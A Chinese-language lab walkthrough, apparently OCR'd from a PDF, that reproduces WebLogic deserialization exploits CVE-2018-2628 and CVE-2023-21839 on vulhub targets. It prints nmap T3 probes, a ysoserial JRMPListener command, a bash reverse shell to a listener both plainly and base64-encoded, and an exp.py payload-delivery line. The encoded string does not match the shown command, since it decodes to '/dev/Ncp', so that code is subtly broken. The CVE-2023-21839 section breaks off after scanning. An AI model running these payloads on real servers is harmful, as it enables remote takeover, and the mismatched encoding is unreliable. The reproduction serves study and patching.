Weblogic反序列化漏洞(CVE-2018-2628/CVE-2023-21839)

weblogic中间件

> WebLogic是美国Oracle公司出品的一个application server，用于本地和云端开发、集成、部署和管理大型分布式Web应用、网络应用和数据库应用的Java应用服务器。WebLogic Server是一个基于JAVAEE架构的中间件，将Java的动态功能和Java Enterprise标准的安全性引入大型网络应用的开发、集成、部署和管理之中，提供了Java Enterprise Edition（EE)和Jakarta EE的可靠、成熟和可扩展的实现。

CVE-2018-2628

漏洞描述

> Weblogic Server中的RMI 通信使用T3协议在Weblogic Server和其它Java程序（客户端或者其它Weblogic Server实例）之间传输数据，服务器实例会跟踪连接到应用程序的每个Java虚拟机（JVM）中, 并创建T3协议通信连接，将流量传输到Java虚拟机。T3协议在开放WebLogic控制台端口的应用上默认开启。攻击者可以通过T3协议发送恶意的的反序列化数据，进行反序列化, 实现对存在漏洞的weblogic组件的远程代码执行攻击（开放Weblogic控制台的7001端口，默认会开启T3协议服务，T3协议触发的Weblogic Server WLS Core Components中存在反序列化漏洞，攻击者可以发送构造的恶意T3协议数据，获取目标服务器权限。）
>
> T3协议缺陷实现了Java虚拟机的远程方法调用（RMI）,能够在本地虚拟机上调用远端代码。

T3协议：

> 用于在Weblogic服务器和其他类型的Java程序之间传输信息的协议。Weblogic会跟踪连接到应用程序的每个Java虚拟机，要将流量传输到Java虚拟机，Weblogic会创建一个T3连接。该链接会通过消除在网络之间的多个协议来最大化效率，从而使用较少的操作系统资源。用于T3连接的协议还可以最大限度减少数据包大小，提高传输速度。

RMI方法：

> 远程方法调用，除了该对象本身的虚拟机，其它的虚拟机也可以调用该对象的方法。（对象的虚拟化和反序列化广泛应用到RMI和网络传输中）

JRMP：

> Java远程消息交换协议JRMP
>
> JRMP是一个Java远程方法协议，该协议基于TCP/IP之上，RMI协议之下。也就是说RMI该协议传递时底层使用的是JRMP协议，而JRMP底层则是基于TCP传递。

> RMI默认使用的JRMP进行传递数据，并且JRMP协议只能作用于RMI协议。当然RMI支持的协议除了JRMP还有IIOP协议，而在Weblogic里面的T3协议其实也是基于RMI去进行实现的。

影响版本


> Oracle Weblogic Server10.3.6.0.0
>
> Oracle Weblogic Server12.1.3.0.0
>
> Oracle Weblogic Server12.2.1.2.0
>
> Oracle Weblogic Server12.2.1.3.0

漏洞复现


环境：kali linux

靶场：vulhub　/vulhub/weblogic/CVE-2018-2628

开启靶场，进入环境：



进行访问：



Error 404--Not Found

From RFC 2068 *Hypertext Transfer Protocol -- HTTP/1.1*:

10.4.5 404 Not Found


The server has not found anything matching the Request-URI. No indication is given of whether the condition is temporary or permanent.

If the server does not wish to make this information available to the client, the status code 403 (Forbidden) can be used instead. The 410 (Gone) statu code SHOULD be used if the server knows, through some internally configurable mechanism, that an old resource is permanently unavailable and has no forwarding address.

Nmap扫描目标IP端口，查看是否使用weblogic

```
nmap -sV 192.168.100.134 //靶场ip地址
```


扫描结果，开放了7001端口，对应weblogic服务以及版本信息



使用Nmap的脚本查看对方是否开启T3协议，查看到目标站点开启了T3协议

```
nmap -n -v -p 7001,7002 192.168.100.134 --script=weblogic-t3-info
```


扫描结果：说明开启了T3协议




使用扫描工具探测是否存在weblogic漏洞：

[工具地址]

经过扫描，发现此漏洞(工具可能有所差异不太准确，也可使用图形化界面)



存在CVE-2018-2628漏洞



攻击者需要使用ysoserial启动一个JMRP Server

工具地址

其他架包使用方式都类似，大同小异，查看帮助即可。

> JMRP Server在7777端口上监听请求，向目标服务器发送序列化的bash反弹shell命令，反弹监听的端口为7777
>
> PS:
>
> 这里使用bash反弹shell，由于Runtime.getRuntime().exec()中不能使用重定向和管道符，这里需要对其进行base64编码再使用

反弹shell命令:


```
sh -i >& /dev/tcp/192.168.100.1/9999 0>&1
```

base64编码后:


```
bash -c {echo,c2ggLWkgPiYgL2Rldi9OY3AvMTkyLjE2OC4xMDAuMS85OTk5IDA+JjE=}|
{base64,-d}|{bash,-i}
```

开启JMRP Server服务:

```
java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 7777
CommonsCollections3 "bash -c
{echo,c2ggLWkgPiYgL2Rldi9OY3AvMTkyLjE2OC4xMDAuMS85OTk5IDA+JjE=}|{base64,-d}|
{bash,-i}"
```




本地监听9999端口:




接下来使用CVE-2018-2628的 EXP 向目标WebLogic服务器发送攻击载荷（payload）


```
python2 exp.py 192.168.100.134 7001 ysoserial-all.jar 192.168.100.1 7777
JRMPClient
```



JMRP服务接受信息：




查看监听端：



EXP和目标服务器建立T3连接，目标服务器weblogic上的JVM虚拟机远程调用了监听程序中的方法执行序列化操作，将流量反弹到nc上


执行命令也是同样的道理，将反弹shell命令改成想要"执行操作的命令"即可。

比如"touch /test.txt"



来到靶机验证一下是否创建成功：

```
docker-compose exec weblogic /bin/bash
```




创建成功，命令成功被执行。

还可以使用工具进行，相对简单，直接利用：

首先开启JRMP服务：


输入JRMP地址，进行执行

JRMP服务返回信息内容：



验证是否创建成功：

成功创建：



修复方案

- 打上官方的最新补丁
- 控制T3服务的访问权限（添加白名单仅给指定几台主机使用）

CVE-2023-21839

漏洞描述

> Weblogic 允许远程用户在未经授权的情况下通过IIOP/T3进行JNDI lookup 操作，当JDK版本过低或本地存在javaSerializedData时，这可能会导致RCE漏洞。
>
> WebLogic 存在远程代码执行漏洞（CVE-2023-21839/CNVD-2023-04389），由于Weblogic IIOP/T3协议存在缺陷，当IIOP/T3协议开启时，允许未经身份验证的攻击者通过IIOP/T3协议网络访问攻击存在安全风险的WebLogic Server，漏洞利用成功WebLogic Server可能被攻击者接管执行任意命令导致服务器沦陷或者造成严重的敏感数据泄露。

影响版本

> - WebLogic_Server = 12.2.1.3.0
> - WebLogic_Server = 12.2.1.4.0
> - WebLogic_Server = 14.1.1.0.0

CVE-2023-21839是一个weblogic的JNDI注入漏洞。


> 由于Weblogic t3/iiop协议支持远程绑定对象bind到服务端，并且可以通过lookup查看，当远程对象继承自OpaqueReference时，lookup查看远程对象，服务端会调用远程对象getReferent方法。weblogic.deployment.jms.ForeignOpaqueReference继承自OpaqueReference并且实现了getReferent方法，并且存在retVal = context.lookup(this.remoteJNDIName)实现，故可以通过rmi/ldap远程协议进行远程命令执行。

漏洞复现


环境：kali linux

靶场：vulhub　vulhub/weblogic/CVE-2023-21839

开启环境：




访问靶场地址：



Nmap扫描:


```
nmap -sV 192.168.100.134
```

开放了7001端口，以及对应的weblogic服务版本



扫描验证T3是否开启:

```
nmap -n -v -p 7001,7002 192.168.100.134 --script=weblogic-t3-info
```



